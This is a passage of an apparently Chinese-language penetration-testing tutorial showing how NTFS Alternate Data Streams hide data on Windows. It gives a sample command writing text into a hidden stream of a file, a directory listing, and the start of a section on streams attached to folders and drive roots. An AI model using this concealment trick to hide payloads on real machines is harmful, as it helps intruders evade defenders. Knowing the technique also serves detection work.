
Windows-NTFS-ADS在渗透测试中的利用
0、什么是ADS
+ Windows:微软公司的一款视窗操作系统,其内核为WindowsNT。
+ NTFS:WindowsNT环境的限制级专用文件系统。
+ ADS:NTFS的系统特性,交换数据流(Alternate data streams)简称ADS
1、ADS在渗透测试中的应用
1.1、隐藏文件
1.1.1、挂载普通文件上
C:\>echo hacker_code > settings.conf:hacker.txt

C:\>dir

 驱动器 C 中的卷没有标签。

 卷的序列号是 6433-1B15

 C:\ 的目录

2018/07/04  18:54             5,490 b.py

2018/10/15  17:08    <DIR>          LudashiDownloads

2018/11/29  11:21    <DIR>          mimi

2018/07/04  21:19    <DIR>          mimikatz_trunk

2009/07/14  11:20    <DIR>          PerfLogs

2019/01/11  16:22    <DIR>          phpStudy

2018/11/29  11:15    <DIR>          Program Files

2019/01/11  16:52    <DIR>          Program Files (x86)

2018/10/12  17:08    <DIR>          Python27

2019/02/25  11:39                 0 settings.conf

2019/01/14  17:12    <DIR>          Users

2018/07/10  16:27    <DIR>          Windows

               2 个文件          5,490 字节

              10 个目录 47,861,686,272 可用字节
我们发现settings.conf创建成功但是没有内容,hacker.txt(有内容)被隐藏起来,只能通过dir /r来发现,只要删除依赖文件settings.conf才能删除隐藏文件



1.1.2 挂载在路径上
如果直接建立文件夹或者c这种路径下,那么依赖的就是文件夹或者路径了,删除的时候需要删除文件夹,但是C这种盘符路径不能删除怎么破呢?


删除文件夹后
